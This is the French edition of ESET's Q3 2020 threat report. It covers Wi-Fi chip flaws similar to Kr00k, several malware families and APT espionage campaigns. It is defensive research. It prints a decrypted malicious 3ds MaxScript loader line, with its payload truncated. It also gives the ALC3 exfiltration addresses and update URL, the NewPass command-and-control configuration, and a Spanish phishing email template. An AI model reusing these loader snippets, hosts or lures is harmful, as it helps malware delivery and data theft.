RAPPORT SUR LES MENACES Q3 2020

WeLiveSecurity.com
@ESETresearch
GitHub ESET

ENJOY SAFER TECHNOLOGY™

Table des matières

Avant-propos

Bienvenue dans l'édition de Q3 2020 du rapport ESET sur les menaces !

Tandis que le monde se prépare à un nouveau confinement pour l'hiver, COVID-19 semble cependant avoir perdu de sa vigueur auprès des cybercriminels. Les appâts liés au coronavirus ne faisant plus recette, les escrocs semblent être « revenus à l'essentiel » durant Q3 2020. Les effets de la pandémie continuent toutefois de se faire sentir dans le télétravail, qui présente de nombreux problèmes de sécurité.

C'est particulièrement vrai avec les attaques visant le protocole RDP (accès à distance), en hausse tout au long du premier semestre. Durant Q3, les tentatives d'attaque contre RDP ont encore augmenté de 37 % en termes de clients uniques ciblés, probablement en raison du nombre croissant de systèmes mal sécurisés connectés à Internet pendant la pandémie, et peut-être même que d'autres criminels s'inspirent des opérateurs de ransomwares en ciblant RDP.

Suivi de près par les spécialistes d'ESET, le paysage des ransomwares a connu une première ce trimestre : une attaque classée comme homicide après la mort d'un patient dans un hôpital touché par des ransomwares. Autre fait surprenant, la reprise des activités des extracteurs de cryptomonnaie, qui étaient en déclin depuis sept trimestres consécutifs. Il s'est passé beaucoup plus de choses durant Q3 : le retour d'Emotet, la recrudescence des malwares bancaires Android, de nouvelles vagues d'emails se faisant passer pour de grandes entreprises de livraison et de logistique…

Les découvertes des chercheurs d'ESET ont été tout aussi riches ce trimestre : nouvelles puces Wifi vulnérables à des bugs de type Kr00k, malwares sur Mac associés à une application de négociation de cryptomonnaies, CDRThief ciblant des commutateurs logiciels de VoIP sur Linux, et KryptoCibule, une triple menace contre les cryptomonnaies.

En plus d'en présenter les détails, ce rapport apporte également des informations exclusives et inédites sur des études d'ESET, plus particulièrement sur les activités de certains groupes de pirates. Consultez les sections En direct du labo et Activité des groupes pour en savoir plus sur TA410, Sednit, Gamaredon et plus encore.

ESET a également continué de renseigner la base de connaissances MITRE ATT&CK, avec quatre contributions acceptées en Q3. Nos équipes ont publié un script de dépistage de Kr00k, et un ensemble d'outils appelé Stadeo qui facilite l'analyse du malware Stantinko.

Ce trimestre a été marqué par une série d'événements virtuels, les chercheurs d'ESET partageant leurs connaissances à la fois durant Black Hat USA et Asia, CARO, Virus Bulletin, DEF CON, Ekoparty, et bien d'autres. Dans les mois à venir, nous vous invitons à participer aux conférences et ateliers d'ESET à Botconf, AVAR et CODE BLUE.

Bonne lecture, protégez-vous et prenez soin de vous !

Roman Kováč, Chief Research Officer

CHRONIQUE SPÉCIALE

Au-delà de Kr00k : encore plus de puces Wifi vulnérables

Miloš Čermák et Robert Lipovský

Les chercheurs d'ESET révèlent que des bugs similaires à Kr00k affectent plus de marques de puces qu'on ne le pensait initialement.


Notre découverte de la vulnérabilité Kr00k a eu un impact énorme puisque le nombre d'appareils touchés dépassait largement le milliard. Des appareils d'Apple, de Samsung, d'Amazon et d'autres fabricants utilisent les puces vulnérables. Et nous avons récemment découvert que des bugs similaires affectent encore plus de marques de puces qu'on ne le pensait.

Découverte de Kr00k et de vulnérabilités similaires

Kr00k [1] (officiellement CVE-2019-15126) est une ***vulnérabilité découverte dans des puces Wifi Broadcom et Cypress*** [2] qui permet le déchiffrement non autorisé d'une partie du trafic chiffré par WPA2. Plus précisément, le bug conduit au chiffrement des données du réseau sans fil avec une clé de session entièrement composée de zéros au lieu de la clé appropriée qui avait été précédemment établie par le protocole. Cet état indésirable se produit sur des puces Broadcom et Cypress vulnérables suite à une dissociation Wifi.

L'exploitation de Kr00k permet à des pirates d'intercepter et de déchiffrer des données (potentiellement sensibles). Elle présente un avantage significatif par rapport aux autres techniques couramment utilisées contre Wifi : les pirates n'ont pas besoin d'être authentifiés et associés au WLAN. En d'autres termes, ils n'ont pas besoin de connaître le mot de passe Wifi.

Nous avons travaillé avec les fabricants concernés (ainsi qu'avec ***ICASI*** [3]) dans le cadre d'un processus de communication coordonnée avant l'annonce publique de la faille lors de la ***Conférence RSA de février 2020*** [4]. La médiatisation qui s'en est



Vue d'ensemble de Kr00k : après une dissociation, les données sont transmises chiffrées mais avec une clé de session entièrement nulle

suivie a attiré l'attention de nombreux autres fabricants de puces et d'appareils, dont certains ont découvert que leurs produits étaient également vulnérables, et qui ont depuis déployé des correctifs. Nous tenons à jour une liste des avertissements de ces entreprises sur *ce site* [5].

Bien que nous n'ayons pas observé la vulnérabilité CVE-2019-15126 dans d'autres puces Wifi que Broadcom et Cypress, nous avons constaté que des vulnérabilités similaires affectaient les puces d'autres fabricants. Ces découvertes ont été présentées durant *Black Hat USA 2020* [6] et nous les décrivons brièvement ci-dessous.

Qualcomm – CVE-2020-3702

L'une des puces que nous avons examinées, en dehors de celles de Broadcom et de Cypress, était celle de Qualcomm. La vulnérabilité que nous avons découverte (référencée par CVE-2020-3702) était également déclenchable par une dissociation et a conduit à une divulgation indésirable de données via une transmission non chiffrée à la place de trames de données chiffrées, de manière assez similaire à Kr00k. La principale différence est cependant qu'au lieu d'être chiffrées avec une clé de session entièrement nulle, les données ne sont pas chiffrées du tout.

Le journal Wireshark ci-contre montre une trame capturée après invocation d'une dissociation sur un routeur Wifi équipé d'une puce Qualcomm. Notez que le drapeau Protégé dans le champ de contrôle de la trame est à VRAI et que la trame semble avoir des paramètres CCMP, qui sont deux indicateurs d'une trame de données chiffrée. Mais les données ont été transmises non chiffrées.

Les appareils que nous avons testés et qui se sont avérés vulnérables sont le routeur Smart Home Hub D-Link DCH-G020 et le routeur sans fil Turris Omnia. Bien entendu, tout autre appareil non corrigé utilisant des puces Qualcomm vulnérables sera également vulnérable.

Suite à notre signalement, Qualcomm a été très coopératif et a publié en juillet un correctif pour le pilote propriétaire utilisé dans ses produits officiellement pris en charge.

MediaTek et Microsoft Azure Sphere

Nous avons également observé la manifestation d'une vulnérabilité similaire (c.-à-d. l'absence de chiffrement) sur certaines puces Wifi de MediaTek.


L'un des appareils concernés est le routeur ASUS RT-AC52U. Le kit de développement Microsoft Azure Sphere, que nous avons examiné dans le cadre de notre *partenariat de recherche sur la sécurité d'Azure Sphere*, est également vulnérable [7]. Azure Sphere utilise le microcontrôleur MT3620 de MediaTek et cible un large éventail d'applications IoT, notamment pour domiciles intelligents, entreprises, industries et bien d'autres domaines.

Selon MediaTek, des correctifs logiciels adressant le problème ont été publiés en mars et en avril 2020. Le correctif pour MT3620 a été inclus dans la version 20.07 d'Azure Sphere OS, publiée en juillet 2020.

Conclusion

Nos conclusions sur Kr00k ainsi que sur les vulnérabilités similaires confirment que nous ne devrions pas nous fier uniquement à un seul mécanisme de protection, tel que WPA2. Il est plutôt préférable de considérer les réseaux protégés par WPA2 avec le même niveau de prudence que pour les réseaux Wifi publics et ouverts : veillez à utiliser un chiffrement via SSL/TLS et un VPN.

Article sur WeLiveSecurity [8]



Journal Wireshark d'une trame capturée après une dissociation sur un routeur Wifi équipé d'une puce Qualcomm vulnérable

EN DIRECT DU LABO

Dernières découvertes des labo de recherche d'ESET dans le monde

Malware UEFI

Le malware EFIlock empêche l'ordinateur de démarrer et demande une rançon

ESET Research a identifié de multiples échantillons de bootloaders EFI malveillants. Le malware, détecté par les produits ESET sous le nom EFI/EFIlock, affiche un message de demande de rançon et empêche l'ordinateur de démarrer. Il peut compromettre les ordinateurs dont la fonction de démarrage sécurisé UEFI est désactivée.

Un malware remplace le bootloader EFI « bootx64.efi » par défaut et supprime les modules Microsoft EFI sur la partition système EFI afin de démarrer un module malveillant. Le bootloader remplacé affiche simplement un message de demande de rançon et exécute une boucle infinie. Malgré ce que prétend le message, EFIlock ne chiffre pas les ordinateurs touchés.

Fil de discussion sur Twitter [9]

Groupe Evilnum

Une étude approfondie d'Evilnum et de ses outils

ESET Research a analysé les activités d'Evilnum, le groupe de cybercriminels à l'origine du malware Evilnum utilisé dans des attaques contre des entreprises de technologie financière. Bien que le malware existe depuis au moins 2018, les activités du groupe sont restées largement discrètes.

L'étude révèle que les outils et l'infrastructure du groupe ont évolué et comprennent désormais un mélange de malwares personnalisés, développés par ses auteurs, combinés à des outils achetés auprès de Golden Chickens, un fournisseur de malwares sous forme de services (MaaS) qui compte des clients célèbres tels que les groupes FIN6 et Cobalt.

Selon la télémétrie d'ESET, les cibles d'Evilnum sont des entreprises de technologie financière, par exemple des plateformes et des outils de courtage en ligne. Le principal objectif du groupe Evilnum est d'espionner ses cibles et d'obtenir des informations financières à la fois auprès des entreprises visées que de leurs clients.

Les cibles reçoivent des emails d'hameçonnage qui intègrent un lien vers un fichier ZIP hébergé sur Google Drive. Cette archive contient plusieurs fichiers de raccourcis qui extraient et exécutent un composant malveillant, tout en affichant un document leurre.

Article sur WeLiveSecurity [10]

Menaces sur Mac

Des applications Mac de négociation de cryptomonnaie ont été rebaptisées et intègrent désormais des malwares

Les chercheurs d'ESET ont récemment découvert des sites web diffusant des applications de négociation de cryptomonnaie pour Mac contenant un cheval de Troie. Il s'agit d'applications légitimes intégrant le malware GMERA, que les opérateurs utilisent pour voler des informations sensibles auprès des victimes.

Dans cette campagne, l'application commerciale légitime Kattana a été rebaptisée, des sites web similaires ont été créés, et le malware a été intégré dans son programme d'installation. Quatre noms différents sont utilisés pour l'application comportant le cheval de Troie : Cointrazer, Cupatrade, Licatrade et Trezarus.

En plus de l'analyse du code du malware, nous avons également mis en place des honeypots pour tenter de déterminer les motivations des cybercriminels. Les activités qui y ont été constatées confirment que les pirates collectent des informations sur les navigateurs, telles que des cookies et l'historique de navigation, des portefeuilles de cryptomonnaie, et effectuent des captures d'écran.

Article sur WeLiveSecurity [11]

Malware bancaire

Mekotio : ce ne sont pas les mises à jour de sécurité que vous recherchez...

Les chercheurs d'ESET ont disséqué Mekotio, un cheval de Troie bancaire ciblant les pays hispanophones et lusophones. Mekotio intègre des fonctionnalités typiques d'une porte dérobée, notamment la prise de captures d'écran, le redémarrage des machines affectées, la restriction de l'accès aux sites web bancaires légitimes et, dans certaines variantes, le vol de bitcoins et l'exfiltration des identifiants stockés dans le navigateur Google Chrome.

Mekotio est actif depuis au moins 2015 et partage des caractéristiques communes à d'autres chevaux de Troie bancaires sur lesquels nous avons enquêté, notamment sa programmation en Delphi, l'utilisation de fausses fenêtres pop-ups et des fonctionnalités de porte dérobée. Pour paraître moins suspect, Mekotio tente de se faire passer pour une mise à jour de sécurité à l'aide d'une boîte de dialogue spécifique.

Article sur WeLiveSecurity [12]

Malware ciblant des cryptomonnaies

KryptoCibule : le voleur de cryptomonnaies multitâche

ESET Research a découvert une famille de malwares de type cheval de Troie, jusqu'alors inconnue, qui se répand via des torrents malveillants et qui utilise plusieurs ruses pour voler autant de cryptomonnaie que possible auprès de ses victimes. La menace, que nous avons nommée KryptoCibule (dérivée des mots tchèques et slovaques pour « crypto » et « oignon »), vise principalement des utilisateurs en République tchèque et en Slovaquie selon la télémétrie d'ESET.

Ce malware est une triple menace sur les cryptomonnaies. Il utilise les ressources de la victime pour extraire de la cryptomonnaie, tente de détourner des transactions en remplaçant les adresses des portefeuilles dans le presse-papiers, et exfiltre des fichiers liés aux cryptomonnaies, tout en déployant de multiples techniques pour éviter d'être détecté. KryptoCibule utilise largement le réseau Tor et le protocole BitTorrent dans son infrastructure de communication.

Article sur WeLiveSecurity [13]

Menaces sur Linux

CDRThief cible des commutateurs logiciels de VoIP sur Linux

ESET Research a découvert un malware intéressant, nommé CDRThief, qui cible des commutateurs logiciels de voix sur IP (VoIP) sur Linux.

Nous avons remarqué ce malware dans un de nos flux de partage d'échantillons, et comme il s'agit d'un malware Linux entièrement nouveau, ce qui est rare, il a attiré notre attention. Ce qui est encore plus intéressant, c'est qu'il est rapidement apparu que ce malware visait une plateforme spécifique de VoIP sur Linux.

L'objectif principal du malware est d'exfiltrer différentes données privées d'un commutateur logiciel compromis, y compris des enregistrements de détails d'appels (CDR). Les CDR contiennent des métadonnées sur les appels VoIP telles que les adresses IP de l'appelant et de l'appelé, l'heure de début et la durée de l'appel, les frais de communication, etc. Pour voler ces métadonnées, le malware interroge les bases de données MySQL internes utilisées par le commutateur logiciel. Ainsi, les pirates font preuve d'une bonne compréhension de l'architecture interne de la plateforme ciblée.

La manière dont ils utilisent les informations volées est un mystère encore non résolu. Les enregistrements des données d'appel pourraient être utilisés à des fins de cyberespionnage ou de fraude.

Article sur WeLiveSecurity [14]

3ds MAXScripts malveillants Exclusivité

De nombreux utilisateurs de 3ds Max ont été touchés par deux campagnes utilisant des MAXScripts malveillants

PhysXPluginStl

À la mi-août 2020, ***Bitdefender*** [15] a signalé une campagne dont la première étape était un fichier de script 3ds Max (MSE) chiffré, nommé « PhysXPluginStl.mse » et contenant une DLL malveillante. Nous l'avons analysé et avons ***tweeté*** [16] nos conclusions.

Autodesk 3ds Max est un logiciel de modélisation et d'animation 3D professionnel très populaire. Un script MSE est un 3ds MAXScript (MS) chiffré à l'aide d'un algorithme de chiffrement propriétaire. Deux versions de l'algorithme sont prises en charge, à savoir la version 1 et la version 2. L'algorithme de la version:1 a l'avantage d'être pris en charge par toutes les versions de 3ds Max, et c'est celle qui a été choisie par les pirates pour maximiser le nombre de victimes potentielles.

Une fois déchiffré, « PhysXPluginStl.mse » contient une DLL .NET encodée en base64 qui est chargée à l'aide de liaisons .NET 3ds Max.

```
/* Decrypted malicious MSE script */
try(((((dotnetclass "Reflection.Assembly").Load ((dotNetClass "Convert").
FromBase64String "TVqQAAM[...]AAAAAAAA")).GetType "B4E6HVVnCvY.hgB6CYsCRMX").
GetMethod "zPM7lFrLLNE").invoke undefined undefined)catch()
```

Contenu du MAXScript malveillant déchiffré

En examinant notre télémétrie, nous avons trouvé des centaines de victimes, situées principalement en Corée du Sud et au Japon. La première observation de cette menace remonte à février 2020. Plusieurs de ces victimes étaient des sociétés de jeux vidéo, ce qui n'est pas surprenant vu la nature du logiciel 3ds Max.

En parallèle de cela, nous avons également observé que certaines des victimes du secteur des jeux vidéo avaient déjà été ciblées par le groupe Winnti (voir nos études d'***octobre 2019*** [17] et de ***mai 2020*** [18]). Une analyse plus approfondie n'a cependant pas révélé d'éléments communs dans les outils et les infrastructures entre le groupe Winnti et cette campagne. Nous ne pensons pas qu'ils soient liés.

ALC3

Cette campagne particulière, qui utilise des fichiers MSE malveillants, n'est pas la seule que nous ayons observée. En mars dernier, un ***article*** [19] et un commentaire sur l'***App Store d'Autodesk*** [20] mentionnait un nouveau MAXScript malveillant appelé ALC3, conçu pour voler des modèles 3ds Max et se propager à d'autres fichiers MAXScript une fois enregistré.

Ce script malveillant recueille d'abord différentes informations sur son hôte, telles que :

- Nombre de cœurs
- Quantité de RAM
- Modèles, tailles et numéros de série des disques
- Adresses MAC de l'interface réseau Ethernet et adresses IP attribuées
- Version de 3ds Max utilisée


Ces informations ainsi que le modèle 3ds Max actuel sont ensuite envoyées par email à l'adresse rrr888_3000@126[.]com avec sss777_2000@126[.]com comme expéditeur en utilisant l'API .NET System.Net.Mail et le serveur SMTP smtp.126[.]com. Cela signifie que les pirates ont non seulement accès aux informations de la machine de la victime mais également à leurs modèles 3ds Max, ce qui peut leur permettre de voler de la propriété intellectuelle de valeur.

Le malware s'actualise également à partir de http://www.maxscript[.]cc/update/upscript.mse et le script mis à jour est enregistré dans le dossier de démarrage de 3ds Max, afin qu'il soit exécuté à chaque lancement de 3ds Max.


Nous avons remarqué récemment que le domaine maxscript[.]cc n'était plus sous le contrôle des pirates, alors nous l'avons fait couler. Comme aucun mécanisme de secours n'existe dans le malware pour les communications C&C, cela empêche les pirate de mettre à jour leur malware. Le virus continue cependant de se propager, et le vol de données de se poursuivre.

Grâce à ce domaine, nous avons découvert que des dizaines de milliers d'ordinateurs utilisant 3ds Max étaient compromis par ce script, plus de 90 % des victimes se trouvant en Chine.

Indicateurs de compromis (IoC) [21]



Répartition géographique des victimes du MAXScript PhysXPluginStl malveillant



Répartition géographique des victimes du MAXScript ALC3 malveillant


Chevaux de Troie bancaires d'Amérique latine Exclusivité

ESET surveille les chevaux de Troie bancaires d'Amérique latine depuis plus de trois ans, et ils ne cessent d'évoluer. Durant Q3 2020, les chercheurs d'ESET ont observé des changements significatifs par rapport à Q2.

Chevaux de Troie bancaires d'Amérique latine : l'Europe en ligne de mire

Grandoreiro [22], *Mekotio* [12] et *Mispadu* [23] étaient les chevaux de Troie bancaires les plus actifs ces derniers temps. Depuis fin 2019, ils se sont étendus au-delà des frontières de l'Amérique latine pour atteindre l'Espagne et le Portugal. Cela semblait être une étape logique en raison des similitudes linguistiques. De manière inattendue, d'après la télémétrie d'ESET en Q3, ils ont également réduit de manière significative leur activité au Brésil, leur pays d'origine.

Par rapport à Q2, les campagnes en Espagne ont doublé tandis que celles au Brésil ont considérablement diminué. L'Amérique latine reste une cible, car elle est toujours attaquée par d'autres chevaux de Troie bancaires, principalement *Casbaneiro* [24] et Vadokrist.



Pays et régions visés par Grandoreiro, Mekotio et Mispadu combinés

Cette activité croissante en Europe nous amène à un second constat : plusieurs *campagnes de spam ciblant l'Italie* [25] au cours des dernières semaines de Q3. C'est surprenant. C'est la première fois que les opérateurs de ces familles de malwares utilisent une langue étrangère à l'Amérique latine. Ces emails sont mal rédigés et certains contiennent même des portions en espagnol, probablement en raison du manque de maîtrise de l'italien de la part des pirates. Le modèle d'email est identique à celui utilisé dans les campagnes espagnoles. En comparaison avec l'Espagne, ces campagnes étaient très petites. Nous pensons donc que ces escrocs testent actuellement le territoire. Est-il possible que l'Italie soit leur prochaine cible majeure ?


De Notificacion Pendiente <contacto@accesofinanciero.com>
Assumpte Fwd: Servicio Tributaria - Nº (911817) 5:09
A [redacted]

PDF

Descargar todo como zip archivos adjuntos (128 kb)

se anexa el seguiente comprobante fiscal digital

Remitente: Servicio de Administración Tributaria.
Hemos identificado que tienes pendiente de presentar, al 30 de septiembre de 2020, lo siguiente:
A quien corresponda

SERIE Y FOLIO:	2158945
FECHA DE EMISION:	30/09/2020
MONTO TOTAL:	9522.20

Servicio de Administración Tributaria,
+35 1308 808 500 Capitales y áreas metropolitanas

Modèle d'email de spam utilisé par Mekotio en Espagne

> ***Il n'est pas surprenant que les chevaux de Troie bancaires latino-américains aient commencé à cibler l'Espagne et le Portugal. Les similitudes linguistiques permettent aux opérateurs de maximiser leurs chances. Nous avons cependant été surpris par la baisse significative de l'activité au Brésil et par son apparition soudaine en Italie.***
>
> **Juraj Hornák, Malware Analyst chez ESET**

Enfin, Mekotio est devenu le premier cheval de Troie bancaire latino-américain à se doter d'une variante 64 bits. Même s'il s'agit d'une approche standard des malwares de nos jours, elle n'a jamais été utilisée par ces familles de malwares auparavant. Cela ne fait que prouver leurs efforts d'amélioration continue.

Pour plus d'informations, ESET a récemment publié un *livre blanc* [26], qui explique en détail comment les auteurs de chevaux de Troie bancaires latino-américains coopèrent étroitement.

Indicateurs de compromis (IoC) [21]

ACTIVITÉ DES GROUPES

Enquêtes d’ESET sur les groupes de menaces persistantes avancées et leurs campagnes

Menaces sur Android

Welcome Chat serait une application de messagerie sécurisée ? Rien n’est plus éloigné de la vérité

Les chercheurs d’ESET ont découvert une nouvelle campagne de cyberespionnage de longue date au Moyen-Orient, associées au groupe Gaza Hackers également appelé Molerats.

La campagne diffuse une application Android, Welcome Chat, qui fait office de logiciel espion tout en fournissant les fonctionnalités de chat promises. Le site web malveillant qui héberge l’application prétend proposer une plateforme de chat sécurisée disponible dans la boutique Google Play.

Les deux affirmations sont fausses : Welcome Chat est un outil d’espionnage, et n’a jamais été disponible sur l’app store officielle d’Android. Ses opérateurs ont également publier sur Internet les données récoltées auprès des victimes.

En plus de surveiller les communications de ses utilisateurs, l’application Welcome Chat effectue les actions malveillantes suivantes : exfiltration des SMS envoyés et reçus, historique du journal des appels, liste de contacts, photos, appels téléphoniques enregistrés, localisation GPS et informations sur l’appareil.

Article sur WeLiveSecurity [27]

APT-C-23 fait évoluer son logiciel espion Android

ESET Research a découvert une version inédite d’un logiciel espion Android utilisé par APT-C-23, un groupe également appelé Two-tailed Scorpion qui vise principalement le Moyen-Orient. Les produits ESET détectent le malware sous le nom Android/SpyC23.A.

Par rapport aux versions précédemment documentées du logiciel espion mobile de ce groupe, Android/SpyC23.A dispose de fonctionnalités d’espionnage étendues, notamment la lecture des notifications des applications de messagerie, l’enregistrement des appels et des captures d’écran de WhatsApp, et de nouvelles fonctions furtives, telles que le rejet des notifications des applications de sécurité intégrées d’Android.

Il est notamment diffusé via une fausse boutique d’applications Android, en se faisant passer pour des applications de messagerie bien connues, telles que Threema et Telegram, en guise de leurre. Après l’initialisation du malware, les victimes sont invitées à installer manuellement l’application légitime, qui est stockée dans les ressources du malware. Pendant que l’application légitime est installée, le malware cache sa présence sur l’appareil. Ainsi, les victimes se retrouvent avec une application fonctionnelle qu’elles avaient l’intention de télécharger et un logiciel espion fonctionnant silencieusement en arrière-plan.

Article sur WeLiveSecurity [28]

NewPass Exclusivité

NewPass : l'histoire de deux attributions

En juin 2020, un malware non documenté a été téléversé sur VirusTotal depuis Chypre. Dans les semaines suivantes, il a été attribué à Turla et nommé NewPass par Telsy, une entreprise de sécurité. Les chercheurs d'ESET ne sont pas d'accord avec les affirmations de cette entreprise et considèrent que NewPass n'est actuellement pas attribué.

Nous avons en fait pris connaissance de cette porte dérobée en mars 2019 alors que nous enquêtions sur un incident lié au groupe Dukes (également appelé APT29). Cet incident, documenté dans le livre blanc d'ESET ***Operation Ghost*** [29] d'octobre 2019, s'est produit au ministère des Affaires étrangères d'un pays de l'Union européenne. Au cours de cette enquête, plusieurs échantillons de Crutch, une porte dérobée utilisée par Turla, ont également été trouvés sur les mêmes ordinateurs.

Le même auteur chypriote qui a téléversé NewPass sur VT en juin 2020 avait également téléversé des échantillons de la porte dérobée Turla Carbon sur VirusTotal en mai 2020. Nous pensons que l'attribution publique actuelle de NewPass à Turla est due à cette association.

Caractéristiques techniques de NewPass

NewPass est une porte dérobée complexe programmée en C++. Nous n'avons constaté aucune similitude de son code avec les familles de malwares connues de Dukes ou Turla.

Un chargeur et un système de fichiers virtuel chiffré contenant la configuration au format JSON et la DLL de la porte dérobée sont présents sur le disque.


```
"RunDllName": "rundll32.exe",
"AgentBinaryName": "lib3DXquery.dll",
"ImgurTokenRefreshTime": "864000",
"PostMinSize": "4096",
"ClientSecret": "",
"InitialSleepTime": "120",
"AgentExportName": "LocalDataVer",
"AgentFileSystemName": "Reader_20.021.210_47.dat",
"ServerPeriod": "30",
"AgentExportFunctionName": "LocalDataVer",
"Servers": [
    {
        "Current": 0,
        "Credentials": "|Protocol|http|VERSION|19.7.16|DOMAIN|newshealthsport.com|PHPFILE|/sport/
            latest.php|KEY|18529075|HTTPSPORT|443|RESENDCOUNT|2|RESENDPERIOD|2|",
        "Priority": 0,
        "Protocol": "http"
    }
],
"AgentFolder": "C:\\Program Files (x86)\\Adobe\\Acrobat Reader DC\\Reader",
"AgentLoaderVersion": "19.03.28",
"FileSystemPath": "C:\\ProgramData\\Adobe\\ARM"
```


Comme le suggèrent certains des noms clés de la configuration, NewPass met en œuvre deux protocoles réseau : un qui utilise HTTP et un autre, plus complexe, qui utilise les fichiers d'images téléversés sur le service web Imgur.

